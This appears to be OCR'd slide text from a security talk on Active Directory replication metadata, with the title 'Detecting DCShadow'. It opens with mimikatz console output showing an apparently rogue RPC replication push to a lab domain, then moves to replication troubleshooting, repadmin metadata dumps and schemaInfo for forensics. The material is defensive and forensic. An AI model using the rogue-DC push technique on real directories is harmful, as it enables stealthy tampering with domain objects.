    2.5.6.0
    (00000100)

  msDS-Entry-Time-To-Die (1.2.840.113556.1.4.1622-90656 rev 0):
    2019-02-17
    (0ff7791203000000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:WIN-1MLHM2RAF4U[58401]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
  cMaxObjects : 1000
  cMaxBytes   : 0x00a00000
  ulExtendedOp: 0
  pNC->Guid: {10c0e778-2ce5-408d-8856-d8119abdc879}
  pNC->Sid : S-1-5-21-4005144719-3948538632-2546531719
  pNC->Name: DC=test,DC=mysmartlogon,DC=com
SessionKey: 3414c75080389851bfa3b2bf41bce20c71659c6547d8880c4227f28127f7f1c1
1 object(s) pushed
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped

mimikatz #
```


Transforming the object to dynamic
MS-ADTS 6.1.7 DynamicObject Requirements

Demo

Playing with AD metadata

My fifth badge

Why replication metadata ?



Troubleshooting Active Directory Replication Problems

12/02/2015 • 14 minutes to read

Applies To: Windows Server 2008

Active Directory replication problems can have several different sources. For example, Domain Name System (DNS) problems, networking issues, or security problems can all cause Active Directory replication to fail.

The rest of this topic explains tools and a general methodology to fix Active Directory replication errors. For a hands-on lab that demonstrates how to troubleshoot Active Directory replication problems, see TechNet Virtual Lab: Troubleshooting Active Directory Replication Errors.

The following subtopics cover symptoms, causes, and how to resolve specific replication errors:

- Fixing Replication Lingering Object Problems (Event IDs 1388, 1988, 2042)
- Fixing Replication Security Problems
- Fixing Replication DNS Lookup Problems (Event IDs 1925, 2087, 2088)
- Fixing Replication Connectivity Problems (Event ID 1925)
- Fixing Replication Topology Problems (Event ID 1311)
- Verify DNS Functionality to Support Directory Replication
- Replication error 8614 The Active Directory cannot replicate with this server because the time since the last replication with this server has exceeded the tombstone lifetime
- Replication error 8524 The DSA operation is unable to proceed because of a DNS lookup failure
- Replication error 8456 or 8457 The source | destination server is currently rejecting replication requests
- Replication error 8453 Replication access was denied
- Replication error 8452 The naming context is in the process of being removed or is not replicated from the specified server
- Replication error 5 Access is denied
- Replication error -2146893022 The target principal name is incorrect

Common problem:


- Object A with different property values depending on the DC
- Event logs

You need to understand what did happened in the past

- Is the value the latest one ?
- Which DC did pushed the change ?
- When did the change occurd ?

Did you know debugging replication requires from MS support collection of lsass.exe dump ?

Collect metadata




Octet String Attribute Editor

Attribute: replPropertyMetaData

Value format: Hexadecimal

Value:

```
01 00 00 00 00 00 00 00 19 00 00 00 00 00 00 00
00 00 00 00 01 00 00 00 80 B8 9D 0B 03 00 00 00
AB 8A F5 B7 E1 EA 9D 41 8A CF FD 46 F6 24 CD 9E
9C 60 02 00 00 00 00 00 9C 60 02 00 00 00 00 00
03 00 00 00 01 00 00 00 80 B8 9D 0B 03 00 00 00
AB 8A F5 B7 E1 EA 9D 41 8A CF FD 46 F6 24 CD 9E
9C 60 02 00 00 00 00 00 9C 60 02 00 00 00 00 00
2A 00 00 00 01 00 00 00 80 B8 9D 0B 03 00 00 00
AB 8A F5 B7 E1 EA 9D 41 8A CF FD 46 F6 24 CD 9E
9C 60 02 00 00 00 00 00 9C 60 02 00 00 00 00 00
01 00 02 00 01 00 00 00 80 B8 9D 0B 03 00 00 00
```



Collect metadata via LDAP

Multi-valued String Editor

Attribute: msDS-ReplAttributeMetaData

Value to add:

Values:

```
<DS_REPL_ATTR_META_DATA><pszAttribute
<DS_REPL_ATTR_META_DATA><pszAttribute
<DS_REPL_ATTR_META_DATA><pszAttribute
<DS_REPL_ATTR_META_DATA><pszAttribute
<DS_REPL_ATTR_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
R_META_DATA><pszAttribute
```

ldap://WIN-PGAHI2ECI8E.test.mysmartlogon.com/DC=test,DC=mysmartlogon,DC=com


```
                  sultSetsPerConn; MaxNotificationPerConn; MaxValRange;
                  ercent;
 s
 s                S-SPNEGO; EXTERNAL; DIGEST-MD5;

-----
0 = ld
res =             DTIATE (1158)); // v.3
                  vailable>; domain = 'NULL'}

Authe
-----
Gettir            C=mysmartlogon,DC=com' metadata...
25 er
 AttID            g DSA                            Org.USN   Org.Time/Date
 ====             =========                        =======   =============
   0              d-8acf-fd46f624cd9e               155804  2015-06-26 12:20:48
   3                                                155804  2015-06-26 12:20:48
  2a              d-8acf-fd46f624cd9e               155804  2015-06-26 12:20:48
 2000             d-8acf-fd46f624cd9e               155804  2015-06-26 12:20:48
 2000             d-8acf-fd46f624cd9e               155804  2015-06-26 12:20:48
 2000d     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 20119     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 90001     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 90008     4   155810  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155810  2015-06-26 12:20:48
 90010     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 90019     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 90037     2   155806  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155806  2015-06-26 12:20:48
 90040     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 9005a     2   155806  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155806  2015-06-26 12:20:48
 9005e     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 90060     3   155808  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155808  2015-06-26 12:20:48
 90062     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 9007d     1   155807  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155807  2015-06-26 12:20:48
 90092     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 9009f     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 900a0     1   155805  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155805  2015-06-26 12:20:48
 900dd     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 9012e     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 90290     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
 9030e     1   155804  b7f58aab-eae1-419d-8acf-fd46f624cd9e   155804  2015-06-26 12:20:48
```

Parses object Metadata   NUM

Administrator: C:\Windows\system32\cmd.exe


```
C:\Users\Administrator>repadmin /showobjmeta test.mysmartlogon.com CN=wrongAccou
nt2,CN=Users,DC=test,DC=mysmartlogon,DC=com

25 entries.
Loc.USN                           Originating DSA  Org.USN  Org.Time/Date
 Ver Attribute
=======                           =============== ========= =============
 === =========
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 objectClass
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 cn
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 givenName
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 instanceType
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 whenCreated
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 displayName
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 nTSecurityDescriptor
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 name
 155810    Default-First-Site-Name\WIN-PGAHI2ECI8E    155810 2015-06-26 12:20:48
   4 userAccountControl
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 codePage
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 countryCode
 155806    Default-First-Site-Name\WIN-PGAHI2ECI8E    155806 2015-06-26 12:20:48
   2 dBCSPwd
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 logonHours
 155806    Default-First-Site-Name\WIN-PGAHI2ECI8E    155806 2015-06-26 12:20:48
   2 unicodePwd
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 ntPwdHistory
 155808    Default-First-Site-Name\WIN-PGAHI2ECI8E    155808 2015-06-26 12:20:48
   3 pwdLastSet
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 primaryGroupID
 155807    Default-First-Site-Name\WIN-PGAHI2ECI8E    155807 2015-06-26 12:20:48
   1 supplementalCredentials
 155804    Default-First-Site-Name\WIN-PGAHI2ECI8E    155804 2015-06-26 12:20:48
   1 objectSid
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
   1 accountExpires
 155805    Default-First-Site-Name\WIN-PGAHI2ECI8E    155805 2015-06-26 12:20:48
```

Collect metadata via RPC



Filter
Show only attributes that have values
Show only writable attributes
Show attributes:
✓ Mandatory
✓ Optional
Show read-only attributes:
✓ Constructed
✓ Backlinks
✓ System-only

The history of a modification



	Human	Internal
Loc.USN	403166	403166
Originating DSA	Default-First-Site-Name\WIN-PGAHI2ECI8E	b7f58aab-eae1-419d-8acf-fd46f624cd9e
Org.USN	403153	403153
Org.Time/Date	01/06/2013 12:23	01/06/2013 12:23
Version	26	26
Attribute	description	d

WHO ?

Get DC name

Get DC log or network connection to the DC at that time

Pushed by the remote DC

What kind of data ?

When ?

What value ?

You can use this data to rebuilt the history without logs – good idea for forensics

Playing with schema

My sixth badge

Life


Updating schema

- So you add a new mandatory attribute …

- Remember « cruise ship unable to replicate » ?

Tracking Schema changes

MS-ADTS 3.1.1.2.1



For example, here is a value of schemaInfo:

```
0xFF 0x00 0x00 0x07 0xC7 0x20 0x79 0x92 0xE6 0x84 0xB6 0xF6 0x40 0x99 0x47 0x21 0x8B 0xC9 0xE0 0xF1 0xF3
```

After a schema change is done on the schema master, the following is the new value:

```
0xFF 0x00 0x00 0x07 0xC8 0x20 0x79 0x92 0xE6 0x84 0xB6 0xF6 0x40 0x99 0x47 0x21 0x8B 0xC9 0xE0 0xF1 0xF3
```

- To avoid schema conflict when replicating, a signature is added at each message
- Signature changed at each schema update with version and DSA Guid of the DC + date of the change via replication


Remember who’s updating it?

Detecting DCShadow

